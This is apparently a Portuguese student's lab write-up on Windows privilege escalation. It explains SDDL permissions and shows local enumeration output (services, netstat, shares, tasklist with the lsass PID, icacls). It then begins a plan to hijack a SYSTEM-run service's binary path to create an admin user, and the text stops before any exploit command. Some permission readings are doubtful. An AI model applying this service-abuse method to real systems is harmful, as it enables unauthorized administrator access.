(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: RpcSs
DISPLAY_NAME: Remote Procedure Call (RPC)
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0



Select Windows PowerShell
SERVICE_NAME: sacsvr
DISPLAY_NAME: Special Administration Console Helper
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: SamSs
DISPLAY_NAME: Security Accounts Manager
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: Schedule
DISPLAY_NAME: Task Scheduler
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: SENS
DISPLAY_NAME: System Event Notification Service
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: SessionEnv
DISPLAY_NAME: Remote Desktop Configuration
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0


Select Windows PowerShell
SERVICE_NAME: ShellHWDetection
DISPLAY_NAME: Shell Hardware Detection
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: Spooler
DISPLAY_NAME: Print Spooler
TYPE : 110 WIN32_OWN_PROCESS (interactive)
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: SystemEventsBroker
DISPLAY_NAME: System Events Broker
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: TermService
DISPLAY_NAME: Remote Desktop Services
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: Themes
DISPLAY_NAME: Themes
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0


Select Windows PowerShell
SERVICE_NAME: TrkWks
DISPLAY_NAME: Distributed Link Tracking Client
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: UALSVC
DISPLAY_NAME: User Access Logging Service
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: UmRdpService
DISPLAY_NAME: Remote Desktop Services UserMode Port Redirector
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: VGAuthService
DISPLAY_NAME: VMware Alias Manager and Ticket Service
TYPE : 10 WIN32_OWN_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: W32Time
DISPLAY_NAME: Windows Time
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0



Para visualizar os **serviços que o usuário tem permissão de modificar/para/iniciar, uso o comando 'sc sdshow "nomeDoServiço" '.** Porém esse comando não funcionou no power shell, então mudei para o prompt de comando cmd para executar. Eu escolhi ver as permissões que tenho em relação ao serviço **term service:**



Aparentemente não faz sentido o resultado que o prompt nos entrega, mas uma pesquisa aprofundada sobre o windows, me mostra que aqui é usada uma linguagem chamada: **security descriptor definition language (SDDL).** Ela define um formato de string usado para descrever o **security descriptor,** o qual são estruturas de dados de informações de segurança do windows associados a arquivos, pastas e outros recursos. Esses **security descriptors** contém as chamadas **discretionary access control lists (DACLs)** as quais possuem as chamadas **access control entries (ACEs)** que contém um conjunto de direitos de acesso e um Security Identifier (**SID**) que identifica um **trustee** para quem os direitos são permitidos, negados ou auditados.

O **SID** é um único identificador imutável de um usuário, grupo de usuários ou outra entidade de segurança vitalício (em um determinado domínio), e todas as propriedades do principal, incluindo seu nome, são associadas ao SID.

Em suma, as **DACLs,** no Microsoft Windows, são listas internas associadas a um objeto em um diretório ativo as quais especificam quais usuários e grupos podem acessar um objeto e quais tipos de operações podem ser feitas no objeto.

O formato **SDDL** pode ser separado em 3 partes (diferenciadas por cores) no exemplo abaixo:

O:BAG:SYD:(D;;0xf0007;;;AN)(D;;0xf0007;;;BG)(A;;0xf0007;;;SY)(A;;0x7;;;BA)

O = O dono
G = Grupo primário
D = Entradas DACL

O dono (O:) do objeto no exemplo acima é o Builtin Administrators group (BA), grupo integrado de Administradores de domínio local os quais recebem muitos dos direitos e permissões diretas no diretório e no domínio controladores.

O **grupo primário (G:)** do exemplo acima é o Local System (SY) – que é uma conta interna com privilégios muito altos no sistema local e atua como o computador na rede.

Por fim o **Discretionary Access Control List (D:)** seguido por vários parêntesis que são as entradas DACL. Cada grupo de paentesis contém uma entrada. Essa entrada é separada da seguinte forma:

ace_type; ace_flags; rights; object_guid; inherit_object_guid; account_sid

Sendo
ace_type: designa se o **trustee** é permitido, negado ou auditado;

ace_flags: opções de herança para o **ACE;**
rights: lista de permissões dadas;
object_guid: identificador único global (globally unique identifier – GUID) (é um número de 128 bits usado para identificar informações em sistemas de computação) representando um objeto, classe, atributo ou direito extendido. Se presente, ele limita os **ACEs** para o objeto que o GUID representa;
inherit_object_guild: O Inherited Object Type é uma GUID representando a classe de um objeto. Caso esteja presente ela limita a herança da ACE para entradas filhas para apenas aquela classe de objetos.
account_sid: é o **SID** de um usuário ou grupo sendo dado o acesso. Em vez de um **SID**, existem vários acrônimos comumente usados para **SIDs** conhecidos.


Em vista do exposto acima, complementamos que no formato **SDDL** é dada uma tabela contendo o significado de todas as abreviações disponíveis nessa linguagem. Essa tabela pode ser conferida nesse link: https://itconnect.uw.edu/wares/msinf/other-help/understanding-sddl-syntax/ .

Para o comando **'sc sdshow termservice'** dado na máquina alvo acima, temos as seguintes informações que nos interessam: **(A;;CCLCSWLOCRRC;;;IU)**. Consultando a tabela do link acima notamos que:

account_sid: é **IU-Interactively logged-on user**- nosso usuário trainee se encaixa aqui, já que ele é pertencente ao grupo de users comuns.
Rights:


- **CC (create all child objects):** criar qualquer objeto filho sob este objeto
- **LC (list content):** ver o nome de todos os objetos filho deste objeto
- **SW (all validated writes):** fazer qualquer escrita neste objeto.
- **LO (list object):** ver o nome deste objeto
- **CR (all extended rights):** todos os direitos
- **RC (read permission):** ler todos os atributos do objeto, exceto o dono.

Para visualizar o **IP**, utilizo o comando 'ipconfig':




Me revelando o **ip:10.0.2.15**.

Para visualizar as **rotas de conexão da rede do alvo,** utilizo o comando **‘route print’:**



me mostrando uma lista extensa.

Para ver as **conexões da rete (incluindo portas)** uso o comando **‘netstat /an’**:



```
PS C:\Users\trainee> netstat /an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING
  TCP    10.0.2.15:139          0.0.0.0:0              LISTENING
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:3389              [::]:0                 LISTENING
  TCP    [::]:5985              [::]:0                 LISTENING
  TCP    [::]:47001             [::]:0                 LISTENING
  TCP    [::]:49152             [::]:0                 LISTENING
  TCP    [::]:49153             [::]:0                 LISTENING
  TCP    [::]:49154             [::]:0                 LISTENING
  TCP    [::]:49155             [::]:0                 LISTENING
  TCP    [::]:49156             [::]:0                 LISTENING
  TCP    [::]:49157             [::]:0                 LISTENING
  UDP    0.0.0.0:123            *:*
  UDP    0.0.0.0:3389           *:*
  UDP    0.0.0.0:5355           *:*
  UDP    10.0.2.15:137          *:*
  UDP    10.0.2.15:138          *:*
  UDP    [::]:123               *:*
  UDP    [::]:3389              *:*
  UDP    [::]:5355              *:*
  UDP    [fe80::71c4:a240:8bfa:d026%22]:546  *:*
PS C:\Users\trainee>
```

Me mostrando o tipo de protocolo, o endereço da porta e o estado.

Para ver as **pastas compartilhadas entre os usuários**, uso '**net share**':


```
PS C:\Users\trainee> net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\windows                      Remote Admin
The command completed successfully.

PS C:\Users\trainee>
```

Consigo visualizar as **tarefas em execução** com '**tasklist**'**:**

```
PS C:\Users\trainee> tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          4 K
System                           4 Services                   0        276 K
smss.exe                       252 Services                   0      1,040 K
csrss.exe                      332 Services                   0      3,732 K
csrss.exe                      380 Console                    1     10,760 K
wininit.exe                    388 Services                   0      3,700 K
winlogon.exe                   416 Console                    1      6,132 K
services.exe                   472 Services                   0      5,748 K
lsass.exe                      484 Services                   0      9,676 K
svchost.exe                    544 Services                   0     10,408 K
svchost.exe                    572 Services                   0      7,448 K
dwm.exe                        660 Console                    1     42,660 K
MsMpEng.exe                    680 Services                   0     96,292 K
svchost.exe                    768 Services                   0     14,184 K
svchost.exe                    792 Services                   0     31,876 K
svchost.exe                    832 Services                   0     12,004 K
svchost.exe                    900 Services                   0     25,700 K
svchost.exe                     64 Services                   0     12,240 K
spoolsv.exe                    632 Services                   0      9,952 K
svchost.exe                   1196 Services                   0      8,832 K
WaAppAgent.exe                1228 Services                   0     30,964 K
svchost.exe                   1300 Services                   0     14,056 K
VGAuthService.exe             1332 Services                   0      8,760 K
svchost.exe                   1968 Services                   0      8,380 K
dllhost.exe                   1064 Services                   0     10,720 K
msdtc.exe                     2160 Services                   0      7,036 K
rundll32.exe                  2208 Services                   0      7,052 K
rundll32.exe                  2628 Services                   0      7,276 K
taskhostex.exe                2908 Console                    1      8,524 K
explorer.exe                  1172 Console                    1     90,868 K
msseces.exe                   2612 Console                    1     12,768 K
vm3dservice.exe               2784 Console                    1      4,024 K
jusched.exe                   2976 Console                    1      8,700 K
jucheck.exe                   1060 Console                    1     12,676 K
powershell.exe                2216 Console                    1     59,596 K
conhost.exe                   2568 Console                    1     10,640 K
tasklist.exe                  1840 Console                    1      5,780 K
NETSTAT.EXE                   1224 Services                   0      2,596 K
conhost.exe                   2888 Services                   0      2,712 K
WmiPrvSE.exe                  1808 Services                   0      5,888 K
PS C:\Users\trainee>
```

É possível ver o **PID** da tarefa lsass.exe o qual é **484**. Esse **PID (Process identification)** é um número o qual o kernel identifica um processo. A tarefa lsass.exe é responsável por verificar o login do utilizador no computador Windows ou servidor e criar tokens de acesso.

Por fim, para identificar as **pastas que o meu usário tem permissão para editar, 'icacls "caminho-da-pasta"'**:




Usei de exemplo a pasta Bginfo. Nesta pasta, meu usuário tem permissão de editar+criar+apagar+ler+escrever(**F-full access**) nesta pasta e nos arquivos contidos nela (**OI – object inherit**) e nas suas subpastas (**CI- container inherit**).

1-ELEVAÇÃO DE PRIVILÉGIO VIA SERVIÇO

Nesta tentativa, iremos tentar obter privilégio de administrador, utilizando algum serviço com autorização de execução System para criar um novo usuário administrador o qual saberemos a senha.

Inicialmente rodamos o comando '**sc.exe query**' para visualizarmos todos os serviços e escolhermos um para investigar se é possível explorá-lo :



Resolvo olhar melhor o **serviço themes**, o qual é possível para, iniciar. Desejo então investigar as **pemissões que tenho para com esse serviço**, com o meu usuário atual, com o comando '**sdshow themes:**

```
C:\Users\trainee>sc sdshow themes

D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRP
WPDTLOCRSDRCWDWO;;;AU)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)
```

Podemos observar que o meu usuário **IU- interactively logged-on user** tem permissão de **SW- all validated writes, RC-read permission, CR-all extended rights.** Ou seja, tenho permissão de leitura, escrita, iniciar, parar, editar o serviço, **mudando até mesmo o caminho de execução.**


Falta agora ve**rificar qual a permissão que esse serviço tem**, com o comando '**sc qc themes**':

```
C:\Users\trainee>sc qc themes
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: themes
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : c:\windows\system32\svchost.exe -k netsvcs
        LOAD_ORDER_GROUP   : ProfSvc_Group
        TAG                : 0
        DISPLAY_NAME       : Themes
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

